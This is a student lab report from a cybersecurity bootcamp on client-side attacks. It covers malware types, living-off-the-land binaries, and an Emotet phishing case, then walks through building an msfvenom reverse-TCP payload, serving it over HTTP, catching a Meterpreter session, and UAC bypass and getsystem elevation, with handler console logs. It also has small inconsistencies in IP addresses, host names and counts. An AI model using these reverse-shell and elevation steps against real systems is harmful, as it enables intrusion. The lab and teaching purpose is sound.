Client-Side Attacks, Payloads & Career Paths

A Laboratory Report on Client-Side Exploitation, Windows Privilege Escalation, Dark Web Architecture, and Professional Career Planning

Target Laboratory Environment: Isolated UTM Workstation Enterprise Lab

Muhammad Latif

Module S08 — PSEB Digital Forensics & Cyber Security Bootcamp

Repository: [GitHub — s08_Client_Side_Attacks-Payloads-report]

Attacker Infrastructure	Kali Linux 2024.x (192.168.100.113 / 24)
Target Workstation	Windows 11 Pro 64-bit (192.168.64.9 / LAN subnet)
Legal Scope & Authority	Authorized laboratory testing under PECA 2016 permitted research scope
Curriculum Outcomes Covered	Outcomes: malware classification, phishing analysis, staged payloads, UAC bypass, tunnelling, dark web architecture, and career roadmap

1. Summary and Scope

Modern enterprise network architectures implement stringent perimeter security controls, stateful inspection firewalls, and aggressive ingress filtering that effectively prevent direct, unsolicited external connections to internal endpoints. As a consequence of this defensive posture, adversary tactics and offensive security research have shifted toward client-side exploitation vectors, in which initial payload execution is mediated, initiated, or directed by an internal, authenticated user operating within the trusted security boundary.

This report provides an empirical and theoretical analysis of client-side execution methodologies, tracing the complete attack chain from initial user execution through to full privilege escalation within an enterprise environment.

Key Technical Domains Analysed

- Malware taxonomy and staging mechanics: evaluation of multi-stage payload delivery pipelines, examining how initial-execution stagers fetch, decrypt, and execute secondary payloads directly in memory to evade static, on-disk signature detection.
- Windows security architecture: investigation of core OS security primitives, specifically access-token generation, Mandatory Integrity Levels (MIL), Security Identifiers (SIDs), and User Account Control (UAC) enforcement.
- Social-engineering vectors: technical dissection of common initial delivery vectors, including macro-enabled Office documents, weaponised PDFs, LNK shortcut files, and malicious HTML Application (.hta) wrappers.
- Dark web and overlay routing: examination of covert command-and-control (C2) channel masking, and how traffic routed through overlay networks (e.g., Tor, anonymised proxies, domain fronting) obfuscates infrastructure ownership.
- Post-exploitation and privilege elevation: practical demonstration of abusing token privileges (SeDebugPrivilege, SeImpersonatePrivilege), process injection, and local privilege escalation (LPE) to transition from a low-integrity user context to SYSTEM/domain-administrator access.

All methodologies, network traffic analyses, and system-modification logs detailed in this report were conducted within a strictly isolated, dual-homed virtualisation testbed designed to simulate real-world enterprise segmentation while ensuring total containment.

2. Task 1 — Malware Taxonomy and Behavioural Analysis

To build rigorous defensive architectures, security engineers must understand the operational models, propagation techniques, and functional objectives across malware classifications. Table 1 synthesises nine core malware families, identifying their primary infection vectors, notable real-world examples, operational mechanics, and the industry-standard defensive controls that mitigate them.

Malware Type	Spread Vector	Real-World Example	Mechanism of Action	Defensive Control
Virus	File infection, human transfer (USB/shares)	Melissa (1999); Stuxnet LNK	Injects executable code into benign host binaries; triggers on host execution.	Antivirus heuristics, file-integrity monitoring (FIM), hash whitelisting.
Worm	Network protocol flaws, automated replication	WannaCry (2017)	Self-propagates autonomously across network subnets without user interaction.	Network microsegmentation, rapid vulnerability patching, port isolation.
Trojan	Social engineering, masquerading binaries	Emotet; Zeus banking trojan	Disguised as legitimate software (utility, game) while concealing a malicious payload.	Application control (AppLocker/WDAC), code-signing validation, EDR.
Ransomware	Phishing, compromised RDP, exploit kits	LockBit 3.0; Conti; Ryuk	Asymmetrically encrypts user/system data files, demanding payment for the private key.	Immutable offline backups, EDR canary files, least-privilege storage ACLs.
Spyware	Bundled freeware, malicious browser extensions	Pegasus; Agent Tesla; FinFisher	Silently monitors keystrokes, webcam, audio, and credentials; exfiltrates captured data.	Host-based egress filtering, browser-extension governance, certificate pinning.
Rootkit	Kernel-level exploit, malicious signed driver	TDSS/Alureon; Sony BMG DRM	Hooks OS system calls, the IDT, or kernel drivers to hide processes and network ports.	UEFI Secure Boot, Driver Signature Enforcement (DSE), virtualisation-based security.
Fileless malware	Memory-only injection, LOLBins (PowerShell/WMI)	PowerShell Empire; Poweliks; Cobalt Strike	Executes scripts entirely in volatile RAM without dropping persistent PE files on disk.	AMSI (Antimalware Scan Interface), PowerShell Constrained Language Mode, EDR memory inspection.

Table 1: Malware taxonomy, spread vectors, real-world examples, mechanisms, and defensive controls.

2.1 Why User Interaction Is the Decisive Factor in Client-Side Attacks

In contemporary enterprise environments, perimeter firewalls, network address translation (NAT), and stateful inspection render unsolicited remote exploitation of internal workstations virtually impossible from the outside. The defensive perimeter is hardened against inbound probing, so the attacker must invert the communication flow by inducing an internal entity to initiate an outbound request.

User interaction is therefore the critical security bypass switch. When an authorised user downloads an attachment, clicks a malicious hyperlink, or executes a payload, the file runs within their authenticated

security token and session context. In doing so, the user inadvertently accomplishes three adversary objectives:

- Outbound egress traversal: the initial connection originates internally, bypassing inbound firewall blocks.
- Inherited security trust: the process executes with the user's logged-in privileges, tokens, and active network shares.
- Diminished security alerting: user interaction legitimises the execution within rule-based filtering, turning a foreign attack into an apparent internal workflow.

2.2 Fileless Malware and Living-off-the-Land Binaries (LOLBins)

Traditional antivirus has historically relied on file-based indicators of compromise (IoCs), such as cryptographic hashes (SHA-256) and on-disk signature scanning. To circumvent this, modern threat actors use fileless execution techniques that leverage Living-off-the-Land Binaries (LOLBins) — legitimate, digitally signed operating-system utilities already present on Windows installations.

- PowerShell download cradle (powershell.exe): a signed Microsoft binary doing what it is designed to do — downloading and reflecting payloads directly into memory buffers without touching disk.
- Macro execution (winword.exe, excel.exe): the document itself is not malicious executable code; its embedded Visual Basic for Applications (VBA) instructions execute the dropper.
- Registry storage (mshta.exe, rundll32.exe): the payload lives inside a Windows Registry key, executing via script hosts without creating persistent PE binaries on the filesystem.
- WMI subscription (wmiprvse.exe): establishes persistent event filters and consumers without dropping executables or creating observable scheduled tasks.
- Living-off-the-land utilities (certutil, bitsadmin, regsvr32): administrative utilities built into Windows, abused for payload retrieval (-urlcache -split -f) and DLL registration.

2.3 Attack Vectors and the Human Layer: Social Engineering and a Real Phishing Case Study

The technical payload represents only the final stage of an intrusion. Preceding it is human influence, which exploits predictable psychological tendencies such as urgency, authority, curiosity, and helpfulness. The primary social-engineering attack vectors include:

- Physical vectors: tailgating through access doors, shoulder surfing in transit, and dumpster diving for discarded hard-copy documents.
- Phishing email: bulk emails simulating invoices, account suspensions, or delivery notices (defended by DMARC, DKIM, SPF, and user-reporting buttons).
- Spear phishing: highly researched, customised communication targeting specific individuals based on active projects (defended by phishing-resistant FIDO2 MFA).
- Vishing (voice): telephone impersonation of IT support or bank-fraud investigators (defended by strict callback-verification procedures at the help desk).
- Smishing (SMS): fraudulent text messages regarding parcel deliveries or MFA reset alerts (defended by mobile threat defence and carrier filtering).
- Pretexting and baiting: elaborate scenarios (an "auditor" requesting credentials) or physical decoys (labelled USB drives left in car parks).

Real-World Phishing Campaign Analysis: Emotet Invoice Phishing

Threat actors distributed emails masquerading as urgent, overdue invoices, containing an attached macro-enabled Word document. On opening, the document displayed a blurred preview instructing the user to "Enable Content" to view the encrypted invoice. Enabling macros triggered an obfuscated Visual Basic script that invoked powershell.exe with hidden-window parameters (-W Hidden -Enc). PowerShell

then downloaded the primary DLL payload from a compromised WordPress server and injected it into explorer.exe.

Technical remediation: Microsoft's Mark-of-the-Web (MotW) macro blocking for internet-sourced files, combined with mail-gateway sandboxing and AMSI, breaks this initial execution chain.

3. Task 2 — Payload Engineering, Execution, and Privilege Analysis

3.1 Comparative Analysis: Staged vs. Inline (Non-Staged) Payloads

In Metasploit payload terminology, the distinction between staged and inline payloads is denoted by naming syntax:

- Staged (slash notation): windows/meterpreter/reverse_tcp
- Non-staged / inline (underscore notation): windows/meterpreter_reverse_tcp

A staged payload divides execution into distinct operational tiers. The initial binary generated on disk (the stager) is exceptionally lightweight — 355 bytes of shellcode packaged into a standard 7,168-byte PE container. Its sole function is to initialise Windows Sockets (Winsock), establish a TCP handshake with the designated LHOST/LPORT listener, allocate executable memory via VirtualAlloc(), and download the full Metasploit reflective DLL stage (203,451 bytes) directly into RAM. An inline (stageless) payload, by contrast, embeds the entire Meterpreter reflective DLL within the executable itself, resulting in a substantially larger initial binary (~200+ KB) that requires no secondary network transmission.

3.2 Laboratory Topology and Network Reachability Verification

The experimental environment mimics a hardened enterprise network segmented by a pfSense 2.6.0 virtual firewall. The Kali Linux offensive workstation (192.168.100.113) resides on VMnet3 (192.168.100.113/24), while the Windows target (192.168.64.9) resides on VMnet2 (10.50.10.0/24). Unsolicited ICMP echo requests from Kali to the Windows host were dropped by Windows Defender Firewall, confirming proper perimeter isolation. Conversely, outbound connectivity from the Windows host to Kali traversed the pfSense gateway without issue, achieving a round-trip latency of <1 ms (TTL=63).




Figure 1: Successful network reachability from the Windows target (192.168.100.113) across pfSense to Kali — confirming that outbound traffic is permitted while inbound probing is blocked.

3.3 Staged Payload Engineering, Web Delivery, and Handler Activation

The attack chain for staged delivery followed three steps:

- Generation: the staged reverse-TCP binary (win.exe) was built via msfvenom targeting the x86 architecture. The generated stager measured exactly 355 bytes, compiled into a 7,168-byte executable container.
- Web delivery: a lightweight Python HTTP server (python3 -m http.server 8888) was started in the payload's working directory.

- Listener deployment: the multi/handler module in Metasploit was bound to 192.168.100.113 on TCP port 4444.




Figure 2: msfvenom generating the staged payload: a 355-byte shellcode stager compiled into a 7,168-byte win.exe PE container.




Figure 3: Metasploit multi/handler configured and listening on 192.168.100.113:4444, awaiting the client-side callback.

```
msf exploit(multi/handler) > set PAYLOAD windows/metepreter/reverse_tcp
[-] The value specified for PAYLOAD is not valid.
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.100.113
LHOST ⇒ 192.168.100.113
msf exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession ⇒ false
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) >
[-] Handler failed to bind to 192.168.100.113:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in us
e or unavailable: (0.0.0.0:4444).

msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) >
[-] Handler failed to bind to 192.168.100.113:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in us
e or unavailable: (0.0.0.0:4444).
msf exploit(multi/handler) >
```

Figure 4: A subsequent handler restart attempt failing with a 'bind failed / address already in use' error on port 4444 — a common troubleshooting step resolved by stopping the conflicting job before relaunching the listener.




Figure 5: Python HTTP server serving the payload directory on port 8888 for client-side delivery.




Figure 6: Directory listing returned by the Python HTTP server, showing win.exe available for download from the Windows target's browser.




Figure 7: Windows File Explorer showing the downloaded win.exe binary successfully saved to the target's Downloads folder.




Figure 8: Windows Defender blocking execution of win.exe, flagging the file as containing a virus or potentially unwanted software — evidence of endpoint protection engaging before the lab's controlled bypass.

3.4 Execution Telemetry and Interactive Session Establishment

Once win.exe was executed on the Windows endpoint (after the Defender/SmartScreen warning was dismissed for the purposes of the lab), process monitoring showed the 32-bit win.exe process being created (allocated PID, consuming approximately 1.0 MB of memory). The process then initiated an outbound TCP connection to 192.168.100.113:4444 across pfSense. The multi/handler recognised the socket handshake, transmitted the 203,451-byte reflective DLL stage, and successfully established the Meterpreter session.




Figure 9: Meterpreter shell confirming command execution on the target, with whoami returning nt authority\system following privilege escalation.

3.5 Windows Security Architecture: Access Tokens, UAC Filtering, and Named-Pipe Impersonation

A rigorous understanding of post-exploitation requires analysing the Windows access-control model.

Access Tokens and Mandatory Integrity Control (MIC)

Every Windows process operates under an access token containing security identifiers (SIDs) for the user and groups, along with specific system privileges (e.g., SeDebugPrivilege, SeImpersonatePrivilege).

Windows enforces four primary integrity levels: Low (sandboxed apps), Medium (standard users), High (elevated administrators), and System (OS core services).

Why UAC Blocks the First getsystem Attempt ("Access Is Denied")

When an administrator logs into Windows, UAC creates a filtered token (Medium integrity) alongside the full token. When a payload executes under this filtered, Medium-integrity token, running getsystem fails with: priv_elevate_getsystem: Operation failed: Access is denied. This is not a failure of the tool — it demonstrates UAC functioning correctly as a security boundary. Because the token is filtered, SeImpersonatePrivilege and SeDebugPrivilege are stripped, so the process lacks the privileges required to create SYSTEM services or impersonate tokens.

UAC Bypass Mechanics vs. Elevated Execution

To bridge the gap between Medium and High integrity, adversaries use UAC-bypass modules (e.g., exploit/windows/local/bypassuac_fodhelper or silentcleanup). These modules abuse trusted, auto-elevating Windows binaries that run at High integrity without triggering a consent prompt, dropping an elevated secondary session.

Named-Pipe Impersonation Mechanics (Technique 1)

In the verified testbed, the process was executed within an administrative user session possessing elevated token rights. On issuing the getsystem directive, Meterpreter executed Technique 1 (named-pipe impersonation), following this sequence:

- Step A: Meterpreter creates a standard Windows named pipe (e.g., \\.\pipe\random_name).
- Step B: Meterpreter uses its administrative rights to register and start a transient Windows service configured to run under the NT AUTHORITY\SYSTEM security descriptor.
- Step C: the newly spawned SYSTEM service connects to the listening named pipe.
- Step D: Meterpreter invokes the Windows API call ImpersonateNamedPipeClient(), which extracts the client's security token (NT AUTHORITY\SYSTEM) and assigns it to the calling thread, instantly elevating the session context to SYSTEM.

Lab Observation: UAC Filtered-Token Block and Bypass

The lab captured the full integrity-elevation sequence, reproduced below exactly as executed, demonstrating the filtered-token block, the UAC bypass, and the resulting SYSTEM-level session:

```
# STEP 1: INITIAL SESSION TRIAGE & UAC INTEGRITY BLOCK
meterpreter > getuid
Server username: WIN10\student
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied.
```

Technical explanation of the "Access is denied" outcome:

- Windows access-token filtering: when an administrative account logs in, Windows LSA creates two tokens — an elevated High-integrity token and a filtered Medium-integrity token.
